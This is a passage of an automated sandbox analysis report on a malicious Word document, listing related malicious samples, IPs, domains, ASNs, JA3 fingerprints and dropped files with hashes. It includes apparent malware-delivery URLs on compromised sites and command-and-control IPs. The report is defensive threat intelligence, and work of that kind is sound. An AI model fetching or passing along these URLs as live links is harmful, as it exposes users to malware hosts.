EGA Information:	• Successful, ratio: 85.7%
HDC Information:	• Successful, ratio: 33.6% (good quality ratio 24.1%) • Quality average: 58.5% • Quality standard deviation: 37.9%
HCA Information:	• Successful, ratio: 78% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .doc • Found Word or Excel or PowerPoint or XPS Viewer • Found warning dialog • Click Ok • Attach to Office via COM • Scroll down • Close Viewer

Warnings:	Show All • Exclude process from analysis (whitelisted): dllhost.exe, conhost.exe • TCP Packets have been reduced to 100 • Excluded IPs from analysis (whitelisted): 192.35.177.64, 8.241.122.126, 8.241.123.126, 8.248.131.254, 8.253.204.120, 67.27.158.126 • Excluded domains from analysis (whitelisted): audownload.windowsupdate.nsatc.net, apps.digsigtrust.com, ctldl.windowsupdate.com, auto.au.download.windowsupdate.com.c.footprint.net, apps.identrust.com, au-bg-shim.trafficmanager.net • Execution Graph export aborted for target powershell.exe, PID 2484 because it is empty • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtQueryAttributesFile calls found. • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
20:58:40	API Interceptor	1x Sleep call for process: msg.exe modified
20:58:41	API Interceptor	93x Sleep call for process: powershell.exe modified
20:59:02	API Interceptor	253x Sleep call for process: rundll32.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
217.160.169.110	Arch_2021_717-1562532.doc	Get hash	malicious	Browse	• 217.160.169.110:8080/zrm2/7son14/mlqmfbi2uji6/
51.255.203.164	ARCHIVOFile-20-012021.doc	Get hash	malicious	Browse	
	ARCH_25_012021.doc	Get hash	malicious	Browse	
	ARCH_25_012021.doc	Get hash	malicious	Browse	
	Arch_2021_717-1562532.doc	Get hash	malicious	Browse	
70.32.23.58	3507.doc	Get hash	malicious	Browse	• ketoreset me.com/wp-content/Rk4rz/
	Info-7114675 3084661.doc	Get hash	malicious	Browse	• ketoreset me.com/wp-content/Rk4rz/
	naamloos-526 3422702.doc	Get hash	malicious	Browse	• ketoreset me.com/wp-content/Rk4rz/
	55-2912.doc	Get hash	malicious	Browse	• ketoreset me.com/wp-content/pmJ/
	DAT_G_0259067.doc	Get hash	malicious	Browse	• ketoreset me.com/wp-content/pmJ/
	DAT_G_0259067.doc	Get hash	malicious	Browse	• ketoreset me.com/wp-content/pmJ/
	5349 TED_04235524.doc	Get hash	malicious	Browse	• ketoreset me.com/wp-content/pmJ/
	5349 TED_04235524.doc	Get hash	malicious	Browse	• ketoreset me.com/wp-content/pmJ/

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	FILE_122020_VVY_591928.doc	Get hash	malicious	Browse	• ketoreset me.com/wp-content/pmJ/
	Archivo_29_48214503.doc	Get hash	malicious	Browse	• ketoreset me.com/wp-content/pmJ/
	Adjunto 29 886_473411.doc	Get hash	malicious	Browse	• ketoreset me.com/wp-content/pmJ/
	Informacion_29.doc	Get hash	malicious	Browse	• ketoreset me.com/wp-content/pmJ/
	Informacion_29.doc	Get hash	malicious	Browse	• ketoreset me.com/wp-content/pmJ/
	Informacion_122020_EUH-4262717.doc	Get hash	malicious	Browse	• ketoreset me.com/wp-content/pmJ/
	1923620_YY-5094713.doc	Get hash	malicious	Browse	• ketoreset me.com/wp-content/pmJ/
	Doc 2912 75513.doc	Get hash	malicious	Browse	• ketoreset me.com/wp-content/pmJ/

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
ketoresetme.com	3507.doc	Get hash	malicious	Browse	• 70.32.23.58
	Info-7114675 3084661.doc	Get hash	malicious	Browse	• 70.32.23.58
	naamloos-526 3422702.doc	Get hash	malicious	Browse	• 70.32.23.58
	55-2912.doc	Get hash	malicious	Browse	• 70.32.23.58
	DAT_G_0259067.doc	Get hash	malicious	Browse	• 70.32.23.58
	DAT_G_0259067.doc	Get hash	malicious	Browse	• 70.32.23.58
	5349 TED_04235524.doc	Get hash	malicious	Browse	• 70.32.23.58
	5349 TED_04235524.doc	Get hash	malicious	Browse	• 70.32.23.58
	FILE_122020_VVY_591928.doc	Get hash	malicious	Browse	• 70.32.23.58
	Archivo_29_48214503.doc	Get hash	malicious	Browse	• 70.32.23.58
	Adjunto 29 886_473411.doc	Get hash	malicious	Browse	• 70.32.23.58
	Informacion_29.doc	Get hash	malicious	Browse	• 70.32.23.58
	Informacion_29.doc	Get hash	malicious	Browse	• 70.32.23.58
	Informacion_122020_EUH-4262717.doc	Get hash	malicious	Browse	• 70.32.23.58
	1923620_YY-5094713.doc	Get hash	malicious	Browse	• 70.32.23.58
	Doc 2912 75513.doc	Get hash	malicious	Browse	• 70.32.23.58
mrveggy.com	ARCHIVOFile-20-012021.doc	Get hash	malicious	Browse	• 177.12.170.95
	http://https://mrveggy.com/resgatecarrinho/jcWVa69vj8IDsQRCud8h6RNI9Mz17JqsPPJ0DFnlbXZGyMM2GcZ3/	Get hash	malicious	Browse	• 177.12.170.95
	KmTYOvCPfr.doc	Get hash	malicious	Browse	• 191.6.198.191
	aersUIITZI.doc	Get hash	malicious	Browse	• 191.6.198.191
	AKnPzbr0F4.doc	Get hash	malicious	Browse	• 191.6.198.191
	dacjlB7lAk.doc	Get hash	malicious	Browse	• 191.6.198.191
	mKCRYKmKpO.doc	Get hash	malicious	Browse	• 191.6.198.191
	wcHZ0mF90J.doc	Get hash	malicious	Browse	• 191.6.198.191
	hhm95ov8un.doc	Get hash	malicious	Browse	• 191.6.198.191
	K4ziGr614R.doc	Get hash	malicious	Browse	• 191.6.198.191
	6sANi023oS.doc	Get hash	malicious	Browse	• 191.6.198.191
	bIaql64CTa.doc	Get hash	malicious	Browse	• 191.6.198.191
	Jyud0uPIRu.doc	Get hash	malicious	Browse	• 191.6.198.191
	yH7WbTpvwU.doc	Get hash	malicious	Browse	• 191.6.198.191
	p3QPprGcL9.doc	Get hash	malicious	Browse	• 191.6.198.191
	3CEenXi4tj.doc	Get hash	malicious	Browse	• 191.6.198.191
	cbdbiBCPkK.doc	Get hash	malicious	Browse	• 191.6.198.191
	2Es3D1PITF.doc	Get hash	malicious	Browse	• 191.6.198.191
	F734Y7dkLk.doc	Get hash	malicious	Browse	• 191.6.198.191
	riK37JutrL.doc	Get hash	malicious	Browse	• 191.6.198.191
hbprivileged.com	ARCHIVOFile-20-012021.doc	Get hash	malicious	Browse	• 35.209.96.32
	ARCH-SO-930373.doc	Get hash	malicious	Browse	• 35.209.96.32
ummahstars.com	Documentaci#U00f3n.doc	Get hash	malicious	Browse	• 35.163.191.195

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	ARCHIVOFile-20-012021.doc	Get hash	malicious	Browse	• 35.163.191.195
	Z8363664.doc	Get hash	malicious	Browse	• 35.163.191.195

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
OVHFR	5geQkr1GBQ.exe	Get hash	malicious	Browse	• 87.98.185.184
	Order confirmation 64236000000025 26.01.2021.exe	Get hash	malicious	Browse	• 51.195.43.214
	l59423.dll	Get hash	malicious	Browse	• 158.69.118.130
	ARCHIVOFile-20-012021.doc	Get hash	malicious	Browse	• 51.255.203.164
	ARCH_25_012021.doc	Get hash	malicious	Browse	• 51.255.203.164
	Invoice-3990993.exe	Get hash	malicious	Browse	• 66.70.204.222
	ra8tqy1c.rar.dll	Get hash	malicious	Browse	• 158.69.118.130
	ARCH_25_012021.doc	Get hash	malicious	Browse	• 51.255.203.164
	WUHU95Apq3	Get hash	malicious	Browse	• 46.105.5.118
	SecuriteInfo.com.ArtemisTrojan.dll	Get hash	malicious	Browse	• 158.69.118.130
	SecuriteInfo.com.Generic.mg.59d4c719403b7938.dll	Get hash	malicious	Browse	• 158.69.118.130
	SecuriteInfo.com.Generic.mg.9d9c1d19818e75cc.dll	Get hash	malicious	Browse	• 158.69.118.130
	SecuriteInfo.com.ArtemisTrojan.dll	Get hash	malicious	Browse	• 158.69.118.130
	SecuriteInfo.com.ArtemisTrojan.dll	Get hash	malicious	Browse	• 158.69.118.130
	roboforex4multisetup.exe	Get hash	malicious	Browse	• 139.99.148.202
	xDKOaCQQTQ.dll	Get hash	malicious	Browse	• 158.69.118.130
	4bEUfowOcg.dll	Get hash	malicious	Browse	• 158.69.118.130
	P_O INV 01262021.exe	Get hash	malicious	Browse	• 51.195.53.221
	DHL doc.exe	Get hash	malicious	Browse	• 51.195.53.221
	PL5CS6pwNitND2n.exe	Get hash	malicious	Browse	• 51.75.130.83
ONEANDONE-ASBrauerstrasse48DE	FastClient_i_r756196528.exe	Get hash	malicious	Browse	• 82.165.158.168
	98.doc	Get hash	malicious	Browse	• 212.227.200.73
	ARCH_25_012021.doc	Get hash	malicious	Browse	• 217.160.169.110
	ARCH_25_012021.doc	Get hash	malicious	Browse	• 217.160.169.110
	justifil_0000445990_0009334372_1005_2555517182_30092019_E.WsF	Get hash	malicious	Browse	• 82.223.25.82
	JUSTF2.tar	Get hash	malicious	Browse	• 213.165.67.118
	NEW ORDER.xlsx	Get hash	malicious	Browse	• 74.208.236.196
	file.doc	Get hash	malicious	Browse	• 212.227.200.73
	winlog(1).exe	Get hash	malicious	Browse	• 74.208.236.196
	Quote Requirements.gz.exe	Get hash	malicious	Browse	• 70.35.203.53
	RFQ.xlsx	Get hash	malicious	Browse	• 70.35.203.53
	Arch_2021_717-1562532.doc	Get hash	malicious	Browse	• 217.160.169.110
	Bestellung.doc	Get hash	malicious	Browse	• 212.227.200.73
	N00048481397007.doc	Get hash	malicious	Browse	• 212.227.200.73
	N00048481397007.doc	Get hash	malicious	Browse	• 212.227.200.73
	MENSAJE.doc	Get hash	malicious	Browse	• 212.227.200.73
	MENSAJE.doc	Get hash	malicious	Browse	• 212.227.200.73
	Archivo_AB-96114571.doc	Get hash	malicious	Browse	• 212.227.200.73
	5390080_2021_1-259043.doc	Get hash	malicious	Browse	• 212.227.200.73
	5390080_2021_1-259043.doc	Get hash	malicious	Browse	• 212.227.200.73
GOOGLE-2US	IMG-11862.doc	Get hash	malicious	Browse	• 35.208.61.46
	ARCHIVOFile-20-012021.doc	Get hash	malicious	Browse	• 35.209.96.32
	Calculation-380472272-01262021.xlsm	Get hash	malicious	Browse	• 35.208.103.169
	453690-3012-QZS-9120501.doc	Get hash	malicious	Browse	• 35.214.159.46
	MPbBCArHPF.exe	Get hash	malicious	Browse	• 35.208.174.213
	TBKK E12101010.xlsx	Get hash	malicious	Browse	• 35.208.174.213
	ARCH-SO-930373.doc	Get hash	malicious	Browse	• 35.209.96.32
	Info_C_780929.doc	Get hash	malicious	Browse	• 35.214.159.46
	Factura.doc	Get hash	malicious	Browse	• 35.209.114.34
	DAT 30 122020 664_16167.doc	Get hash	malicious	Browse	• 35.214.159.46
	Beauftragung.doc	Get hash	malicious	Browse	• 35.209.114.34
	sample2.doc	Get hash	malicious	Browse	• 35.214.199.246
	55-2912.doc	Get hash	malicious	Browse	• 35.209.78.196
	DAT_G_0259067.doc	Get hash	malicious	Browse	• 35.214.169.246
	DAT_G_0259067.doc	Get hash	malicious	Browse	• 35.209.78.196

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Shipping Document PL&BL Draft01.exe	Get hash	malicious	Browse	• 35.208.179.96
	Shipping Document PL&BL Draft.exe	Get hash	malicious	Browse	• 35.214.23.27
	SHEXD2101127S_ShippingDocument_DkD.xlsx	Get hash	malicious	Browse	• 35.208.174.213
	YUAN PAYMENT.exe	Get hash	malicious	Browse	• 35.208.137.4
	Invoice_20210115122010.exe	Get hash	malicious	Browse	• 35.208.179.96
A2HOSTINGUS	OCXQZK3KWmWNdRx.exe	Get hash	malicious	Browse	• 85.187.154.178
	Info-237-602317.doc	Get hash	malicious	Browse	• 66.198.240.46
	Info-237-602317.doc	Get hash	malicious	Browse	• 66.198.240.46
	3507.doc	Get hash	malicious	Browse	• 70.32.23.58
	Info-7114675 3084661.doc	Get hash	malicious	Browse	• 70.32.23.58
	naamloos-526 3422702.doc	Get hash	malicious	Browse	• 70.32.23.58
	55-2912.doc	Get hash	malicious	Browse	• 70.32.23.58
	DAT_G_0259067.doc	Get hash	malicious	Browse	• 70.32.23.58
	DAT_G_0259067.doc	Get hash	malicious	Browse	• 70.32.23.58
	Request for Quotation.exe	Get hash	malicious	Browse	• 185.148.131.62
	5349 TED_04235524.doc	Get hash	malicious	Browse	• 70.32.23.58
	5349 TED_04235524.doc	Get hash	malicious	Browse	• 70.32.23.58
	FILE_122020_VVY_591928.doc	Get hash	malicious	Browse	• 70.32.23.58
	Archivo_29_48214503.doc	Get hash	malicious	Browse	• 70.32.23.58
	Adjunto 29 886_473411.doc	Get hash	malicious	Browse	• 70.32.23.58
	Informacion_29.doc	Get hash	malicious	Browse	• 70.32.23.58
	Informacion_29.doc	Get hash	malicious	Browse	• 70.32.23.58
	Informacion_122020_EUH-4262717.doc	Get hash	malicious	Browse	• 70.32.23.58
	1923620_YY-5094713.doc	Get hash	malicious	Browse	• 70.32.23.58
	Doc 2912 75513.doc	Get hash	malicious	Browse	• 70.32.23.58

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
05af1f5ca1b87cc9cc9b25185115607d	Order_130577.doc	Get hash	malicious	Browse	• 177.12.170.95 • 35.163.191.195
	IMG-79108.doc	Get hash	malicious	Browse	• 177.12.170.95 • 35.163.191.195
	IMG-6661.doc	Get hash	malicious	Browse	• 177.12.170.95 • 35.163.191.195
	Documentaci#U00f3n.doc	Get hash	malicious	Browse	• 177.12.170.95 • 35.163.191.195
	ARCHIVOFile-20-012021.doc	Get hash	malicious	Browse	• 177.12.170.95 • 35.163.191.195
	SecuriteInfo.com.Exploit.Siggen3.8790.14645.xls	Get hash	malicious	Browse	• 177.12.170.95 • 35.163.191.195
	SecuriteInfo.com.Trojan.DOC.Agent.ATB.11104.xls	Get hash	malicious	Browse	• 177.12.170.95 • 35.163.191.195
	Informacion.doc	Get hash	malicious	Browse	• 177.12.170.95 • 35.163.191.195
	PAYMENT.260121.xlsx	Get hash	malicious	Browse	• 177.12.170.95 • 35.163.191.195
	IMG_761213.doc	Get hash	malicious	Browse	• 177.12.170.95 • 35.163.191.195
	IMG-51033.doc	Get hash	malicious	Browse	• 177.12.170.95 • 35.163.191.195
	ARCH_98_24301.doc	Get hash	malicious	Browse	• 177.12.170.95 • 35.163.191.195
	Bestellung.doc	Get hash	malicious	Browse	• 177.12.170.95 • 35.163.191.195
	Revised-RBG-180129940.xlsx	Get hash	malicious	Browse	• 177.12.170.95 • 35.163.191.195
	N00048481397007.doc	Get hash	malicious	Browse	• 177.12.170.95 • 35.163.191.195
	Order.doc	Get hash	malicious	Browse	• 177.12.170.95 • 35.163.191.195
	SecuriteInfo.com.Heur.13954.xls	Get hash	malicious	Browse	• 177.12.170.95 • 35.163.191.195
	case_3499.xls	Get hash	malicious	Browse	• 177.12.170.95 • 35.163.191.195
	case.2991.xls	Get hash	malicious	Browse	• 177.12.170.95 • 35.163.191.195
	N00048481397007.doc	Get hash	malicious	Browse	• 177.12.170.95 • 35.163.191.195

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
C:\Users\user\Ocmd_ke\Qqw8nbh\A30F.dll	ARCHIVOFile-20-012021.doc	Get hash	malicious	Browse	

Created / dropped Files

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\77EC63BDA74BD0D0E0426DC8F8008506

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	Microsoft Cabinet archive data, 59134 bytes, 1 file
Category:	dropped
Size (bytes):	59134
Entropy (8bit):	**7.995450161616763**
Encrypted:	**true**
SSDEEP:	1536:R695NkJMM0/7laXXHAQHQaYfwlmz8efIqigYDff:RN7MlanAQwEIztTk
MD5:	E92176B0889CC1BB97114BEB2F3C1728
SHA1:	AD1459D390EC23AB1C3DA73FF2FBEC7FA3A7F443
SHA-256:	58A4F38BA43F115BA3F465C311EAAF67F43D92E580F7F153DE3AB605FC9900F3
SHA-512:	CD2267BA2F08D2F87538F5B4F8D3032638542AC3476863A35F0DF491EB3A84458CE36C06E8C1BD84219F5297B6F386748E817945A406082FA8E77244EC229D8F
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	MSCF.....,.....I.....T.....R.. .authroot.stl.ym&7.5..CK..8T....c_.d...:.(.....].M$[v.4.).E.$7*I.....e..Y..Rq...3.n..u.....\|..=H....&..1.1..f.L..>e.6....F8.X.b.1$,.a...n-.....D..a....[.....i,+.+..<.b._#...G..U.....n..21*pa..>.32..Y..j...;Ay.....n/R... ._.+..<...Am.t.<. ..V..y`.yO..e@../...<#..#.....dju*..B.....8..H'..lr.....I.I6/..d.].xIX<...&U...GD..Mn.y&.[<(tk.....%B.b;./..`.#h....C.P...B..8d.F...D.k..... 0..w...@(.. @K....?.)ce.....\.\.....I.....Q.Qd..+...@.X..##3..M.d..n6.....p1..)...x0V...ZK.{...{.=#h.v.).....b...*..[...L..*c..a..,...E5X..i.d..w.....#o*+.....X.P...k...V.$...X.r.e....9E.x..=\...Km.....B...Ep...xI@@c1.....p?...d.{EYN.K.X>D3..Z..q.] .Mq.....L.n}.....+/I\.cDB0.'.Y...r.[.....vM...o.=....zK..r..I..>B....U..3....Z...ZjS...wZ.M...IW;..e.L...zC.wBtQ..&.Z.Fv+..G9.8..!..\T:K`.....m.....9T.u..3h.....{...d[...@...Q.?..p.e.t[.%7.....^.....s.

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\E0F5C59F9FA661F6F4C50B87FEF3A15A

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	893
Entropy (8bit):	7.366016576663508
Encrypted:	false
SSDEEP:	24:hBntmDvKUQQDvKUr7C5fpqp8gPvXHmXvponXux:3ntmD5QQD5XC5RqHHXmXvp++x
MD5:	D4AE187B4574036C2D76B6DF8A8C1A30
SHA1:	B06F409FA14BAB33CBAF4A37811B8740B624D9E5
SHA-256:	A2CE3A0FA7D2A833D1801E01EC48E35B70D84F3467CC9F8FAB370386E13879C7
SHA-512:	1F44A360E8BB8ADA22BC5BFE001F1BABB4E72005A46BC2A94C33C4BD149FF256CCE6F35D65CA4F7FC2A5B9E15494155449830D2809C8CF218D0B9196EC646BC
Malicious:	false
Preview:	0..y..*.H.....j0..f...1.0...*.H.....N0..J0..2.....D....'..09...@k0...*.H.....0?1$0"..U....Digital Signature Trust Co.1.0...U....DST Root CA X30...000930211219Z..210930140115Z0?1$0"..U....Digital Signature Trust Co.1.0...U....DST Root CA X30.."0...*.H.....0.....P..W..be.....,k0.[...}.@.....3vI*.?II..N..>H.e...!.e.*.2....w..{.....s.z..2..~..0....*8.y.1.P..e.Qc...a.Ka..Rk...K.(.H.....>.... .[.*....p....%.tr.{j.4.0...h.{T....Z...=d.....Ap..r.&.8U9C....\@.....%.....:..n.>..\..<.i....*.)W..=....]......B0@0...U.....0....0...U.....0....0...U.....{,q...K.u...`...0...*.H.....,...\...(f7:...?K.... ]..YD.>.>..K.t.....t..~.....K. D....}..j.....N..:.pI.....:^H...X._..Z.....Y..n.....f3.Y[...sG.+..7H..VK....r2...D.SrmC.&H.Rg.X..gvqx...V..9$1....Z0G..P.....dc`.....}...=2.e..|.Wv..(9..e...w.j..w.....)...55.1.

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\77EC63BDA74BD0D0E0426DC8F8008506

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	328
Entropy (8bit):	3.090852246460565
Encrypted:	false
SSDEEP:	6:kK/kHbqoN+SkQlPlEGYRMY9z+4KlDA3RUeKlF+adAlf:3v3kPlE99SNxAhUeo+aKt
MD5:	50D0D81646007D121BB10197A04F2568
SHA1:	6D1101CEBF9CA66509B5F05BD7D0B928B2A8046C
SHA-256:	AA66FF4DFE143367ACF3074BB3E62FA91E93A3DB120CAEF271BFE45C0B906298
SHA-512:	680E9D9F62480D7F9152FA9D1FAC2F90D67078C3BFA4D7BB24FEBBD66B30409ACC00A63CBF6280A0329BA7A37CA0DA91AE2D5CB38B1E2F4CDF8159C2550F3599
Malicious:	false
Preview:	p..... .....J.B2...(..... .....&.....h.t.t.p.:././.c.t.l.d.l...w.i.n.d.o.w.s.u.p.d.a.t.e...c.o.m./.m.s.d.o.w.n.l.o.a.d./.u.p.d.a.t.e./.v.3./.s.t.a.t.i.c./.t.r.u.s.t.e.d.r./.e.n./.a.u.t.h.r.o.o.t.s.t.l...c.a.b..."..0.e.b.b.a.e.1.d.7.e.a.d.6.1.:.0."...

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\E0F5C59F9FA661F6F4C50B87FEF3A15A	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	252
Entropy (8bit):	3.0139867481437155
Encrypted:	false
SSDEEP:	3:kkFklopfllXlE/QhzllPlzRkwWBARLNDU+ZMlKlBkvclcMlVHblB1UAYpFit:kKvliBAIdQZV7eAYLit
MD5:	4A553B4673A975575C21E908012C50B6
SHA1:	DD2AE109A9692418370BA0272F4980C6B2035F72
SHA-256:	59EFA5C2F092B938FC399A8F76B1E87D9D5B725D031D0C934117D1536507C30F
SHA-512:	12A2ECCBBB48D6A7701656DCA73863956B19B62A9F520D89164FDFC4B5F8AC7E286B584D56F7F312627741C24AE50747F9E5B7F2AE4F0B917C9E26042A76A773
Malicious:	false
Preview:	p..... ....`....EcB2...(..... .....u.....(.....}...h.t.t.p.:././.a.p.p.s...i.d.e.n.t.r.u.s.t...c.o.m./.r.o.o.t.s./.d.s.t.r.o.o.t.c.a.x.3...p.7.c..."..3.7.d.-.5.9.e.7.6.b.3.c.6.4.b.c.0."...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{A5D0E98E-EB6B-4CC4-8C38-663EBE143117}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	0.05390218305374581
Encrypted:	false
SSDEEP:	3:ol3lYdn:4Wn
MD5:	5D4D94EE7E06BBB0AF9584119797B23A
SHA1:	DBB111419C704F116EFA8E72471DD83E86E49677
SHA-256:	4826C0D860AF884D3343CA6460B0006A7A2CE7DBCCC4D743208585D997CC5FD1
SHA-512:	95F83AE84CAFCCED5EAF504546725C34D5F9710E5CA2D11761486970F2FBECCB25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28BA4
Malicious:	false
Preview:	....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{E76C12E2-1DC6-41B5-9D5C-624688043260}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1536
Entropy (8bit):	1.3586208805849453
Encrypted:	false
SSDEEP:	3:liiiiiiiiif3l/Hlnl/bl//l/bllBl/PvvvvvvvvvvFl/l/lAqsalHl3lldHzlb5:liiiiiiiifdLloZQc8++lsJe1MzK
MD5:	D93BF21037A8573F01375E845807551D
SHA1:	8388167AE066E652A440706479AECAB0C3AA9D5F
SHA-256:	F605CB4F76D1C81882F32E6AE66CB8C247FADEF9308E54BF834E115B636040FB
SHA-512:	0F7042A298A35EBFB77712350DF4487C8695A114DD490920ECB30427594E6CAFE03F3672A6CBAC24BCCF15ECAE779447145557582F5113FEB405620B627A4094
Malicious:	false
Preview:	..(...(...(...(...(...(...(...(...(...(...A.l.b.u.s...A..... ...."...&...*.....:..>..... .....

C:\Users\user\AppData\Local\Temp\Cab6327.tmp	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	Microsoft Cabinet archive data, 59134 bytes, 1 file
Category:	dropped
Size (bytes):	59134
Entropy (8bit):	**7.995450161616763**
Encrypted:	**true**
SSDEEP:	1536:R695NkJMM0/7laXXHAQHQaYfwlmz8efIqigYDff:RN7MlanAQwEIztTk
MD5:	E92176B0889CC1BB97114BEB2F3C1728
SHA1:	AD1459D390EC23AB1C3DA73FF2FBEC7FA3A7F443
SHA-256:	58A4F38BA43F115BA3F465C311EAAF67F43D92E580F7F153DE3AB605FC9900F3
SHA-512:	CD2267BA2F08D2F87538F5B4F8D3032638542AC3476863A35F0DF491EB3A84458CE36C06E8C1BD84219F5297B6F386748E817945A406082FA8E77244EC229D8F

C:\Users\user\AppData\Local\Temp\Cab6327.tmp	
Malicious:	false
Preview:	MSCF............,...................I........T.........R.. .authroot.stl.ym&7.5..CK..8T....c_.d...:.(.....].M$[v.4.).E.$7*I.....e..Y..Rq...3.n..u.............\|..=H....&..1.1..f.L..>e.6....F8.X.b.1$,.a...n- ......D..a....[.....i,+.+..<.b._#...G..U.....n..21*pa..>.32..Y..j...;Ay........n/R... ._.+..<...Am.t.<. ..V..y`.yO..e@../...<#..#......dju*..B......8..H'..lr.....l.I6/..d.].xIX<...&U...GD..Mn.y&. [<(tk.....%B.b;./..`.#h....C.P...B..8d.F...D.k........... 0..w...@(.. @K....?.)ce........\.\......l......Q.Qd..+...@.X..##3..M.d..n6.....p1..)...x0V...ZK.{...{.=#h.v.).....b...*..[...L..*c..a..,...E5 X..i.d..w.....#o*+.........X.P...k...V.$...X.r.e....9E.x..=\...Km.......B...Ep...xl@@c1.....p?...d.{EYN.K.X>D3..Z..q.] .Mq.........L.n}........+/l\.cDB0.'.Y...r.[.........vM...o.=....zK..r.. l..>B....U..3....Z...ZjS...wZ.M...IW;..e.L...zC.wBtQ..&.Z.Fv+..G9.8..!..\T:K`......m.........9T.u..3h.....{...d[...@...Q.?..p.e.t[.%7..........^.....s.

C:\Users\user\AppData\Local\Temp\Tar6328.tmp	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	152788
Entropy (8bit):	6.316654432555028
Encrypted:	false
SSDEEP:	1536:WIA6c7RbAh/E9nF2hspNuc8odv+1//FnzAYtYyjCQxSMnl3xlUwg:WAmfF3pNuc7v+ltjCQSMnnSx
MD5:	64FEDADE4387A8B92C120B21EC61E394
SHA1:	15A2673209A41CCA2BC3ADE90537FE676010A962
SHA-256:	BB899286BE1709A14630DC5ED80B588FDD872DB361678D3105B0ACE0D1EA6745
SHA-512:	655458CB108034E46BCE5C4A68977DCBF77E20F4985DC46F127ECBDE09D6364FE308F3D70295BA305667A027AD12C952B7A32391EFE4BD5400AF2F4D0D83087
Malicious:	false
Preview:	0..T...*.H.........T.0..T....1.0...`.H.e......0..D...+.....7.....D.0..D.0...+.....7..........R19%..210115004237Z0...+......0..D.0..*.....`...@.,..0..0.r1...0...+.....7..~1......D...0...+.....7..i1...0 ...+.....7<..0 ..+.....7...1.......@N...%.=.,..0$..+.....7...1......`@V'..%..*..S.Y.00..+.....7..b1". .].L4.>..X...E.W..'..........-@w0Z..+.....7...1L.JM.i.c.r.o.s.o.f.t. .R.o.o.t. .C.e.r.t.i.f.i.c.a. t.e. .A.u.t.h.o.r.i.t.y...0..,...........[./..uIv..%1...0...+.....7..h1.....6.M...0...+.....7..~1..........0...+.....7...1...0...+.......0 ..+.....7...1...O..V.........b0$..+.....7...1...>.)....s,.=$.~R.'..00. .+.....7..b1". [x.....[....3x:_....7.2...Gy.cS.0D..+.....7...16.4V.e.r.i.S.i.g.n. .T.i.m.e. .S.t.a.m.p.i.n.g. .C.A...0......4...R....2.7.. ...1..0...+.....7..h1......o&...0...+.....7..i1...0...+.....7<..0 ..+.....7...1...lo...^....[...J@0$..+.....7...1...J\u".F....9.N...`...00..+.....7..b1". ...@.....G..d..m..$.....X...}0B..+.....7...14.2M.i.c.r.o.s.o.f.t. .R.o.o.t. .A.u.t.h.o

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\68254_2001.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Aug 26 14:08:16 2020, mtime=Wed Aug 26 14:08:16 2020, atime=Thu Jan 28 03:58:37 2021, length=161792, window=hide
Category:	dropped
Size (bytes):	2028
Entropy (8bit):	4.511322649165528
Encrypted:	false
SSDEEP:	24:8ZK3/XTd6jFyZweGQifDv3qmdM7dD2ZK3/XTd6jFyZweGQifDv3qmdM7dV:8ZK3/XT0jFbZwmQh2ZK3/XT0jFbZwmQ/
MD5:	DA843DAE0792463DF058369BF2772C48
SHA1:	8822C09BB52188CC4185FBE60139B6D5E78D2702
SHA-256:	BF2B56432AD82F3F665B4363F536962D656AEDF452AC72157FE46CAF4C4F256E
SHA-512:	0CFE84C5EF06D2085A1FF5020F171EC43FD410BE02239EC6FF8F681CED8C174134F5E2E8CE5268D08873937C62DC80FF4825B6433A4FA486BF6F861977B61403
Malicious:	false
